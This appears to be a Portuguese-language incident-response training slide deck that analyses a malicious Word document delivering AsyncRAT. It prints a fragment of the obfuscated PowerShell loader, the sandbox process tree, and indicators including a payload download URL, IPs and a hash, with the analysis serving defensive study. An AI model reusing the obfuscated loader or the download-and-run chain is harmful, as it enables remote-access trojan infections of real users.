Str = Str + "MANABmADMAZABmADQANgA3AGIA'+'NQ'+'BjADQAOAA1ADYAMg"
Str = Str + "A5AGQAYQA1AGUAOAA4AGUAZQA3ADMANABkADEAZQA4AGIAMAAw"
Str = Str + "ADAAOAA4ADgAOQA3ADkAMAAyADAANAAwAGEAZQBmAG'+'UAMQB"
Str = Str + "lADkAYQBjADgAMQB'+'lAGQAMQA2ADkANgBmAGQAZgA3ADYANA"
Str = Str + "A2A'+'DMANgA0ADAAZgA2ADcAZAA1AGIANAAwADkAYgA2ADEAN"
Str = Str + "QA2ADIAOABkADAAZQBhAG'+'EAZABkAGEAMgAzAGIANgAzADMA"
Str = Str + "MAA1AGUAMQAzAGQAMwA0AGYAYgA5ADcAMgA'+'yADQAZAAzADg"
Str = Str + "AMgAy'+'ADQANgAzADYAMwBlADAAOQA2ADYAMABhAGQ'+'AYQA"
Str = Str + "4ADAAMQAzADUANgBjADMAMwAyADgANABmADQANABjADEANwA'+"
Str = Str + "'zAGI'+'AMgA5AGUAMABlAGYAMABh'+'AGIAN'+'wAwAGEAMAA"
Str = Str + "yADAAYQA3A'+'DIANQA4ADcANAA1A'+'DMAMgA4ADMAN'+'wBl"
Str = Str + "'+'ADkAYQA0ADAAOQA3ADMAYwBmAGQAZAAxADYAOQA2ADQAMgA"
Str = Str + "3ADIA'+'ZAAyADY'+'AZAA5ADYAMwBmAGIAYQBhADcAZAA4ADQ"
Str = Str + "AOQBkAGMAOAA4AGIAOQBhADEAMQBmADIAMgAxAGUANQBhAGQAM"
Str = Str + "AAyAGEAZgA5ADgANwAzAGEANwAwADEAMgBjAGEAYgA5ADIAMgB"
Str = Str + "hADIAZABkAGYAZgA1ADcANgBmADUANQAxADYAMQA1ADUANAA1A"
Str = Str + "DgAZQA1AGQAMAA3ADAAYQBkADgAYgAzADgAOAAyADU'+'ANgAx"
Str = Str + "AGMAOAA0AGEANwAzAGYANABhAA==SXB'+' a89conVERtto-sE"
Str = Str + "CuREstrING -k  (2'+'27..242) ) '+').getNETworkCred"
Str = Str + "ENtIal().PaSSword)') -rePLaCe  ([CHaR]97+[CHaR]56+"
Str = Str + "[CHaR]57),[CHaR]124 -rePLaCe  ([CHaR]83+[CHaR]88+["
Str = Str + "CHaR]66),[CHaR]39) | & ( $shELliD[1]+$sHELLID[13]+"
Str = Str + "'X')"
```


Estudo de Caso 2 – CTI, SOC e CSIRT

Pela Análise Dinâmica, podemos ter mais indicativos da atuação do malware



HTTP Requests 2 | Connections 4 | DNS Requests 2 | Threats 8 | Filter by PID, name or url | PCAP

Timeshift	Headers	Rep	PID	Process name	CN	URL	Content
5805 ms	GET 200: OK	⚠	3352	powershell.exe	★	opendir http://boyte.sytes.net/malware/word.exe	224 Kb executable
16854 ms	GET 200: OK	✓	3540	WINWORD.exe	?	http://ctldl.windowsupdate.com/msdownload/update/v3/static/trustedr/en/authrootstl.cab...	59.7 Kb compressed



Mitre ATT&CK Matrix

All tactics


Tactics 5 | Techniques 7 | Events 172


● Danger (2) ● Warning (22) ● Other (148)

Initial access	Execution	Persistence	Privilege escalation	Defense evasion	Credential access	Discovery	Lateral movement	Collection	C & C	Exfiltration	Impact
	Command and Scripting Interpreter (2/5) PowerShell 1 Windows Command Shell 1	Boot or Logon Autostart Execution (1/10) Registry Run Keys / Startup Folder 1	Boot or Logon Autostart Execution (1/10) Registry Run Keys / Startup Folder 1	Virtualization/Sandbox Evasion (1/3) Time Based Evasion 1		Query Registry 10 148 System Information Discovery 10 Virtualization/Sandbox Evasion (1/3) Time Based Evasion 1					


Estudo de Caso 2 – CTI, SOC e CSIRT

Análise Dinâmica





```
2748 WINWORD.EXE /n "C:\Users\admin\AppData\Local\Temp\khaosat_t...
                                              3k    3k    109
  3352 powershell.exe -Exec bypass -NonI -W Hidden (('& ((GeT-VARIAb...
                                              6k    1k    107
    2508 word.exe PE
                                              512   221   45
      1136 cmd.exe /c ""C:\Users\admin\AppData\Local\Temp\t...
                                              445   19    18
        3108 timeout.exe 3
                                              38    6     16
        3540 WINWORD.exe PE
                                   asyncrat   982   4k    98
```



● AsyncRAT

asyncrat

AsyncRAT is a RAT that can monitor and remotely control infected systems. This malware was introduced on Github as a legitimate open-source remote administration software, but hackers use it for its many powerful malicious functions.

Type
Remote Access Trojan


Origin
Likely Kuwait

First seen
8 January, 2019

Last seen
10 May, 2023

Estudo de Caso 2 – CTI, SOC e CSIRT

Análise Dinâmica



```
2748  WINWORD.EXE  /n "C:\Users\admin\AppData\Local\Temp\khaosat_t...
                                         3k    3k    109
3352  powershell.exe  -Exec bypass -NonI -W Hidden (('& ((GeT-VARIAb...
                                         6k    1k    107
2508  word.exe  PE
                                         512   221   45
1136  cmd.exe  /c ""C:\Users\admin\AppData\Local\Temp\t...
                                         445   19    18
3108  timeout.exe  3
                                         38    6     16
3540  WINWORD.exe  PE
                              asyncrat   982   4k    98
```

Dropped executable file (1)

?	SHA256	C:\Windows\Temp\word.exe ab4cd620098685ebe465f6369910cdf3a95569a44be805b2ca8fb6459f4aa4dc

DNS requests (1)

⚠	DOMAIN	boyte.sytes.net

Connections (2)

🔥	IP	119.17.214.76
⚠	IP	119.17.214.96


HTTP/HTTPS requests (1)

⚠	URL	http://boyte.sytes.net/malware/word.exe

Estudo de Caso 2 – CTI, SOC e CSIRT

Análise Dinâmica

Powershell




Advanced details of process

Main information

Events

Modified files	5
Registry changes	74
Synchronization	29
HTTP requests	1
Connections	2
Network threats	5
Modules	107
Debug	0



Threat Verdict

100 OUT OF 100

Malicious

The score is an approximate value calculated by ANY.RUN algorithm based on process and user actions


Indicators:

Process information


Parent process:	[2748] WINWORD.EXE
Username:	admin
SID:	S-1-5-21-1302019708-1500728564-335382590-1000
IL:	MEDIUM
Start:	18.98 s

File information

Company:	Microsoft Corporation
Description:	Windows PowerShell
Version:	6.2.9200.16398 (win8_gdr_oobssr.120820-1900)



```
[2748] Winword.exe
  [3352] Powershell.exe
    [2508] Word.exe
      [1136] Cmd.exe
        [3108] Timeout.exe
        [3540] Winword.exe
```



Warning / System Destruction

Creates files in the Windows directory

Operation:	CREATE
Device:	DISK_FILE_SYSTEM
Object:	FILE
Name:	C:\Windows\Temp\word.exe
Status:	0x00000000
Created:	CREATED
Access:	READ_CONTROL, SYNCHRONIZE, FILE_WRITE_DATA, FILE_APPEND_DATA, FILE_WRITE_EA, FILE_READ_ATTRIBUTES, FILE_WRITE_ATTRIBUTES

Obrigado

Imagem: https://eset-info.canon-its.jp/malware_info/special/detail/210728.html

O que adquire entendimento ama a sua alma;
o que cultiva a inteligência achará o bem.
Provérbios 19.8

Eder Luis

https://www.linkedin.com/in/ederluis1973/

Referências

- https://cert.br/csirts/
- Treinamento Eccouncil Certified Incident Handler (ECIH)
- The Complete Guide to CSIRT Organization - https://www.exabeam.com/incident-response/csirt/
- OPENCTI - https://github.com/OpenCTI-Platform/opencti
- WAZUH - https://wazuh.com/
- https://intezer.com/blog/malware-analysis/analyze-malicious-microsoft-office-files/